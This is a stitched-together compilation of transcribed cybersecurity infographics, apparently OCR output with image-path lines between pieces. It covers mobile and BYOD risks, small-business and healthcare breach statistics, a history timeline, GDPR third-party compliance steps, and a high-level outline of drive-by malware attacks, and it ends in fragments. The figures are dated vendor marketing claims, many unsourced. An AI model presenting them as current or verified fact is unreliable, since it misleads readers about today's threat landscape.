Only 21% are planning to implement further controls within the next 18 months.
39% of malware enters the ICS via a USB device
WHAT THE EXPERTS KNOW
The Threat is Worse Than it Seems
Highly advanced threats can be bought. Access to cybercrime infrastructure is available by subscription.
Direct access to control systems can be purchased from cybercrime organizations.
(Source: Intel Security)
The Threat is Real
28% of exploits from a recent campaign used exploits known to be used in targeted attacks against industrial systems.
58% of exploits provided remote access & visibility to criminal subscribers.
(Source: Intel Security)
Once in the ICS, malware can morph into highly targeted attacks


Cybersecurity in an IoT and Mobile World
Here's how respondents rated their company's cybersecurity readiness:
★★★★★ Far above average: 11%
★★★★ Somewhat above average: 28%
★★★ Average: 36%
★★ Somewhat below average: 16%
★ Far below average: 9%
Respondents say their company's cybersecurity readiness in the past year has:
49% Gotten better
43% Stayed the same
8% Gotten worse
Top ways of securing the network:*
75% Malware products
72% OS patches and updates
67% App patches and updates
Top ways of creating a cybersecurity culture:*
55% User education
50% IT staff education
39% Ongoing security-related announcements
*Respondents could select more than one option
Company cybersecurity policies:
51% said their company has them
41% said their company doesn't
9% weren't sure
How well respondents said employees at their company follow cybersecurity policies:
ALWAYS: 10%
MOST OF THE TIME: 46%
ABOUT HALF OF THE TIME: 12%
SOMETIMES: 24%
NEVER: 9%
CBS Interactive | B2B
TechRepublic.
ZDNet
Results based on a survey of 267 respondents conducted in March and April 2017.
The information contained herein has been obtained from sources believed to be reliable. CBS Interactive Inc. disclaims all warranties as to the accuracy, completeness, or adequacy of such information. CBS Interactive Inc. shall have no liability for errors, omissions, or inadequacies in the information contained herein or for the interpretations thereof. The reader assumes sole responsibility for the selection of these materials to achieve its intended results.
Copyright ©2017 CBS Interactive Inc. All rights reserved.



Security Transformation
Regulatory Compliance
Cost Reduction
Brand Protection
Organisation Integration
01
Strategic Framework
- Select baseline (e.g., ISO27001)
- Determine model to measure capabilities (e.g., CoBit)
02
Current State Analysis
- Measure current maturity
- Assess Impact current initiatives
- Identity key challenges
03
Future State Vision
- Define guiding principles
- Define desired future state
- Identity capability gaps
04
Strategic Roadmap
- Propose new projects
- Identity inter-project dependencies
- Create program roadmap
05
Mobilisation
- Engage stakeholders
- On-board resources
- Plan projects
- Implement intelligent PMO
06
Implementation
- Project management
- Technical delivery support
- Education & training
- Review impact on capabilities

RISKY BUSINESS!
EMPLOYEES ARE THE WEAKEST LINK IN YOUR SECURITY INVESTMENTS
73% of organizations are unable to effectively build employee awareness about APTs.
67% of organizations are unable to effectively ensure that employees comply with the company's mobile policies.
62% of organizations do not effectively educate employees for protecting data in the new work environment.
45% of companies have not effectively adapted policies, processes, and skills for the cloud.
FOUR STEPS TO RAISE MATURITY IN YOUR CONTROLS FOR EMERGING RISKS
Identify vulnerabilities in employee behavior, given APT attacks' tendency to target individuals over systems.
Tailor security solutions to mobile users' needs to ensure compliance with mobility policies.
Educate employees on the security implications of big data, social media, and device consumerization.
Assess the risks from cloud via low-risk cloud pilots and enable employees to make informed decisions on cloud adoption.


WHY YOU SHOULD CARE ABOUT MOBILE SECURITY
SIMPLE THINGS YOU CAN DO TO PROTECT YOURSELF AND YOUR ORGANIZATION FROM TODAY'S MOBILE COMPUTING THREATS
BYOD IS A BUSINESS TREND THAT'S HERE TO STAY.
Meet Joe Worker
CRIMINALS MAY NOT HAVE PHYSICAL ACCESS TO YOUR DEVICE BUT CAN STILL CRACK ITS SENSITIVE AND CONFIDENTIAL DATA.
Meet Joe IT
WORK BENEFITS OF MOBILE DEVICES
BOOST PRODUCTIVITY WITH ACCESS TO APPS, EMAIL AND INTERNET
ALLOW US TO WORK ON THE MOVE
STORE LARGE AMOUNTS OF DATA AND PROVIDE A GATEWAY TO THE REST OF THE ORGANIZATION
MOBILE DEVICES ARE INHERENTLY INSECURE
DEVICES CAN BE LOST OR STOLEN
INFORMATION CAN BE STOLEN OVER WIRELESS NETWORKS
MOBILE MALWARE
IT SPECIALISTS ARE WORRIED ABOUT INSECURE DEVICES
DEVICE USERS ARE OFTEN UNEDUCATED ABOUT RISKS AND HOW TO SECURE DEVICES
WE LOVE OUR GADGETS
42% Smartphone Market Growth from 2010 to 2011
40 MILLION Tablets sold in less than 2 years
1 BILLION Mobile devices activated by the end of 2012
3.1 BILLION Estimated number of mobile broadband subscribers by 2015
40 BILLION Estimation of how many apps have been downloaded from the Apple iTunes store and Android Marketplace
RECENT MOBILE DEVICE BREACHES
EMPLOYEES BELIEVE THAT NOBODY ATTACKS MOBILE PHONES.
IN REALITY, SMARTPHONES ARE EASY TARGETS FOR HACKERS.
51% of organizations have had data loss due to insecure devices[1]
59% of organizations experienced an increase in malware infection due to insecure mobile devices[2]
174 Million records were stolen in 855 data breaches[2]
COST OF $194 PER RECORD[1]
Average cost of a breach is $5.5M[1]
MALICIOUS APPS
THE SECURITY CONTROLS THAT THE APP MARKETPLACES HAVE IN PLACE TO VET THE SAFETY OF THEIR OFFERINGS ARE WOEFULLY INADEQUATE
SOME APPS MAY HAVE
HIDDEN SPYWARE
MALWARE
PHISHING SCREENS
BACKGROUND PROCESSES
10 TIPS TO SECURE YOUR MOBILE GADGETS
1 USE PASSWORD PROTECTED ACCESS CONTROLS
2 CONTROL WIRELESS NETWORK AND SERVICE CONNECTIVITY
3 CONTROL APPLICATION ACCESS AND PERMISSIONS
4 KEEP YOUR OS AND FIRMWARE CURRENT
5 BACK UP YOUR DATA
6 WIPE DEVICES DATA AUTOMATICALLY IF LOST OR STOLEN
7 NEVER STORE PERSONAL FINANCIAL DATA ON YOUR DEVICE
8 BEWARE OF FREE APPS
9 TRY MOBILE ANTIVIRUS SOFTWARE OR SCANNING TOOLS
10 USE MOBILE DEVICE MANAGEMENT (MDM) SOFTWARE IF RECOMMENDED BY IT
FOR MORE INFORMATION ON THIS SUBJECT DOWNLOAD OUR FREE EBOOK
"Why should i care? Mobile security for the rest of us"
https://info.veracode.com/ebook-download.html
VERACODE
ADDITIONAL SOURCES
1.-http://www.websense.com/content/ponemon-institute-research-report-2012.aspx?cmpid=pr
2.- http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2012-press_en_xg.pdf
3.- Cisco


INFOGRAPHIC
Cybersecurity and Small Businesses
Small businesses form the backbone of the U.S. economy – one in two American workers are employed at a small business, and 15 million new jobs were created at small businesses between 1993 and 2009. Unfortunately, small businesses are vulnerable to cyberattacks, and many must improve the manner in which they safeguard their information.
Percentage of small businesses that will close within six months of a cyberattack
60%
Percentage of cyberattacks aimed at small companies...
...in 2011
18%
...in 2014
36%
Percentage of small businesses that...
87
...do not have a formal written Internet security policy for employees
69
...do not even have an informal Internet security policy for employees
60
...do not have a privacy policy that employees must comply with when they handle customer or employee information
23
...do have a policy for employee social media use on the job
75
...do not have a policy for employee social media use on the job
The Cybersecurity Disconnect: Percentage of small businesses that...
...say their company is safe from cyber-threats such as hackers, viruses, malware or breaches
77
...say they are not concerned about external (hackers stealing data) or internal (employees stealing data) threats
66
...believe a data breach incident would have no impact on their business
47
Data sources: National Cyber Security Alliance, Symantec, U.S. Department of Commerce, U.S. Small Business Administration, U.S. Department of Labor/Bureau of Labor Statistics, U.S. Census Bureau

Effective Cyber Security Practice



THE BRIEF AND INCOMPLETE HISTORY OF

CYBERSECURITY

1971

Bob Thomas created a program widely accepted as the **first computer worm**, that bounced between computers. Though not malicious, it would display the message "I'm the creeper: catch me if you can"

1989

Robert Morris created a **computer worm**, which slowed the early internet down significantly
It is documented as the **first denial-of-service (DoS) attack**

1989

Joseph Popp created the first **Ransomware** attack, called **AIDS_TROJAN**

1990

The Computer Misuse Act passes in the UK, effectively **criminalizing** any unauthorized access to computer systems.

1996

Hackers alter websites of the **United States Department of Justice**, the **CIA**, and the **U.S. Air Force**.

1999

Software security goes mainstream In the wake of **Microsoft's Windows 98** release

2000

The **ILOVEYOU worm** infects **millions** of computers worldwide within a few hours of its release and is regarded as one of the most damaging worms ever

2002

The Bush administration files a bill to create the **Department of Homeland Security**

2003

The **Hacktivist** group **Anonymous** is created

2010


The first **Malware Conference**, MALCON takes place in India

2016

Wikileaks published the documents from the 2016 Democratic National Committee **email leak**.


https://www.uscybersecurity.net/

What are the main causes of cyber incidents?




Source: Allianz Global Corporate & Specialty. Figures represent the percentage of answers of all participants who responded (446). Up to three answers possible.


What are the main causes of economic loss after a cyber incident?





Source: Allianz Global Corporate & Specialty. Figures represent the percentage of answers of all participants who responded (446). Up to three answers possible.


ARAVO
EU GDPR & THIRD PARTY RISK
Companies have until May 2018 to comply with the EU GDPR. This far-reaching data privacy regulation gives regulatory authorities greater powers to take action against companies that breach the law.
Too often companies' greatest risk exposure lies with third parties, so it is important to be considering and implementing your third party compliance programs now to protect one of your most valuable assets - your clients' private and personal information.
The regulation introduces tough new penalties of fines up to
4% ANNUAL GLOBAL REVENUE
or
20 MILLION EUROS
whichever is greater
Third Parties Are Often Your Weakest Link
Third parties represent your biggest threat to data security - about 63% of all data breaches involve third parties.
63%
Some of the largest financial sanctions for data control failures have been because of third party actions.
HOME DEPOT
TARGET
AT&T
Look to trends in other regulation. 93% of FCPA sanctions are associated with third party actions.
93%
The Regulation is broad and extra-territorial in scope. Applies to any entity that touches personal data on EU citizens, even if that entity did not collect that data itself.
The definition of personal data is broader, including identifiers such as: social identity, economic, cultural, physical, mental and genetic.
It extends consumer rights across: access, consent, correction, data portability and erasure.
There is a new provision for 'privacy by design' which calls for data protection to be built into products and services, rather than being tackled as an afterthought.
Companies will need to design compliant policies, procedures and systems at the outset of any product or process development.
Data Controller Vs Data Processor
A data controller is a person or organization who decides how data is to be stored and processed.
A data processor is a person or organization who uses that data for business purposes.
E.g. if a retailer collects customer information, which it shares with a third party call center, the retailer is the data controller, and the call center is a data processor.
Data Processor
Data Processors can be held directly liable for the protection of personal data.
If there is a breach, data processors must notify the company they're doing the work for, i.e. the controller, 'without undue delay'.
Data controllers must ensure that there are adequate contracts in place governing data processors. Controllers must report a data beach to the authorities no longer than 72 hours after becoming aware of the breach, unless the breach has a low risk to the data subject's rights.
Data Controller
A data breach is defined as any accidental or unlawful destruction or loss, alteration, unauthorised disclosure or access to personal data.
Data breach
72 hours
notify
Data Protection Authorities
describing
The number of records that have been exposed
Categories of data breached
Measures taken to mitigate adverse effect
Measures taken to address the data breach
Consequences of the data breach
You must notify all data subjects that may be affected
If the breach is likely to result in a high risk to the rights and freedoms of the data subject
A data breach exposes your company to the risk of significant reputational damage.
5 Steps To Take Now
To mitigate third party risk associated with the EU GDPR
1) BY 1H 2017
Partnering with your firm's Data Privacy or Compliance Officer, map your data. Understand where your data is (what third parties have access to it), what data they have (categories of data) and what they are doing with it. Make sure you only collect what is necessary and review legal grounds for processing.
2) BY 1H 2017
Ensure you have budget and resource allocated for completing GDPR assessments with third parties for 2017 and remediation projects in 1H 2018.
3) BY 3Q 2017
Review your contracts. GDPR contains new requirements for contracts with data processors, as well as between data controllers. Third parties should be categorized (as processors or controllers) and contracts should be reviewed for compliance with GDPR.
4) BY 3Q 2017
Complete a Pre-implementation Assessment of all your third parties that have access to, handle or touch your client/personal data to ascertain:
a) their awareness of GDPR;
b) that they have appropriate technical and organizational measures in place to comply.
Having this assessment completed by 3Q2017 will determine any high risk suppliers for further review.
5) BY 1Q 2018
Ensure that third parties are risk-scored according to assessments and other due diligence. For high-risk third parties, identify audit partners for the assessment of processes and to determine if on-site audits are required. Agree with your compliance team on remediation programs and on-going monitoring requirements.
You have until 18 May 2018 to be compliant with the GDPR.
Programs take time, so contact Aravo today to discover how we can support you with our GDPR third party risk management application.
info@aravo.com
Icons made by: www.flaticon.com/authors/madebyoliver

iPHONE USERS CARE ABOUT SECURITY TOO
iPhone users use their phone for just about everything: making calls, receiving text messages, viewing email, conducting mobile banking, playing games, and even storing music, photos, and videos. With all this activity, iPhone users also care about the security of their personal data – but many don't take the simple steps recommended to secure all that information. And because 22 percent of iPhone owners also own an iPad, this goes for iPads as well.
More than half (52 percent) of iPhone users conduct mobile banking on their iPhone.
iPhone users are concerned:
93% An overwhelming number of iPhone users have concerns about the security of the data stored on their devices.
15% Nearly one in six iPhone owners feel the data on their iPhone is safe.
52% Just over one-half of respondents believe the data stored on their iPhone is less secure than data on a PC.
UNLOCKED
66% Additionally, more than two-thirds of iPhone owners don't have a passcode on their iPhone.
Managing Data and Software Updates
65% iPhone users know that updating the iPhone operating system helps protect against security threats.
Psst! I'm over here.
15% Nearly one in six misplace their iPhone at least once a week, and only half of users back up their data less than once a week.
42% Almost half of iPhone users do not consider updating their software a priority.
30% A third of iPhone users do not immediately upgrade when they are notified of a new version of the OS.
Wi-Fi Popularity:
50% More than 50 percent of iPhone users connect to a public Wi-Fi hotspot at least once a month.
4 out of 10 iPhone users are unsure about the security of public Wi-Fi.
35% 35 percent of iPhone users connect to public Wi-Fi daily or weekly, putting them at risk of exposing their data.
iPhone, Android users have one thing in common:
Security concerns
Having credit card information stolen 46% 38%
Unknowingly having my activities monitored 45% 42%
Hackers accessing my files or personal information 46% 37%
Device theft/loss 42% 45%
Acquiring viruses/spyware 43% 37%
Downloading apps that might harm my device 43% 34%
Receiving unwanted or dangerous spam email or text messages 39% 38%
Unwanted personal location tracking 38% 34%
Smartphone owners unsure of how to secure their devices
83 percent of all smartphone owners who have not installed security would be motivated to do so if they were to encounter harmful virus, spam, or other event.
However, 25 percent of smartphone owners and 35 percent of iPhone owners have no idea how to acquire security software for their devices.
Securing your iPhone should be simple. Lookout now has a free iPhone app to help you find your lost phone, back up your data and notify you of unsecure behavior. Download it at mylookout.com.
SOURCE: JAVELIN RESEARCH IPHONE STUDY WITH LOOKOUT | NPD GROUP, INC.
lookout MOBILE SECURITY


The 5 Stages of a Web Malware Attack
You don't even need to click to start a malicious drive-by download:
From website to infection in 0.5 seconds
Entry Point
1
You access a hijacked website. Malware downloads silently and you don't notice that you're being infected.
82% of malicious sites are hacked legitimate sites.
Distribution
2
The initial malware redirects to an exploit server using fast-flux techniques based on what you're working with (Windows/Mac, IE/Safari, Java, etc.).
4,878 malware distribution agents per attack (on average)
Exploit
3
Commercially available and supported exploit packs will attempt to leverage vulnerabilities in the OS, browser, Java, PDF reader, media player and other plugins.
5,540 new vulnerabilities reported in 2013
Infection
4
The malware downloads a malicious payload that will steal data or extort money from you.
Hackers can make $50,000 a day
Execution
5
Malware calls home with sensitive data like credentials, banking or credit card information, or tricks you into paying directly.
Total cost per data breach: $ 5.4 million
GET A FREE TRIAL OF SOPHOS WEB GATEWAY
GET OUR WHITEPAPER AND LEARN HOW TO STAY PROTECTED
SOPHOS
Security made simple.


Mobile security in emerging markets
Rising mobile security vulnerability in emerging markets
CHALLENGE
61% of mobile consumers are very concerned about threats to their mobile devices
41% of consumers do not have any kind of cybersecurity protection
SOLUTION
62% of consumers place more trust in their operators to provision digital services than any other party
64% of consumers in emerging markets already use operator backed methods to pay
Leveraging mobile operator assets can provide protection against security threats
upstream


HEALTHCARE IT + CYBERSECURITY
eset
Patients
75% "Worry about the privacy of my information" as the reason they don't use PHR (patient health records)
only 43% of healthcare providers have an accurate inventory of employees' and customers' personal data
A worldwide study by PwC, CIO Magazine and CSO Magazine
17,000
patient records breached
per day, on average
September 2009 to present, HHS.gov
Healthcare organizations
81%
21%
81% permit BYOD connecting to their networks, but only
21% scan BYOD devices prior to connection to network
Ponemon survey of 80 healthcare organizations December 2012
Adoption of electronic records
HIMSS 2013 IHIT Study, April 2013
22%
2006
77%
2012
74% not encrypting data on mobile medical devices
5th Annual HIMSS Security Survey, sponsored by Experian
Healthcare providers
Estimated cost of security breaches
Ponemon survey of 80 healthcare organizations, December 2012
$7BILLION
91% are using cloud-based services
Ponemon survey of 80 healthcare organizations, December 2012
and yet 47% are not confident in the ability to keep data secure in the cloud
Ponemon survey of 80 healthcare organizations, December 2012
200% increase since 2010 in reports of 50+ security incidents
A worldwide study by PwC, CIO Magazine and CSO Magazine
2010
2011
2012
©1999-2013 ESET, LLC d/b/a ESET North America. All rights reserved. ESET, the ESET logo, ESET SMART SECURITY and NOD32 are trademarks, service marks and/or registered trademarks of ESET, LLC d/b/a ESET North America and/or ESET, spol. s r.o. in the United States and certain other jurisdictions. All other trademarks and service marks that appear in these pages are the property of their respective owners and are used solely to refer to those companies' goods and services.

IS YOUR PHONE PROTECTED?

KOOLSPAN

Botnets:

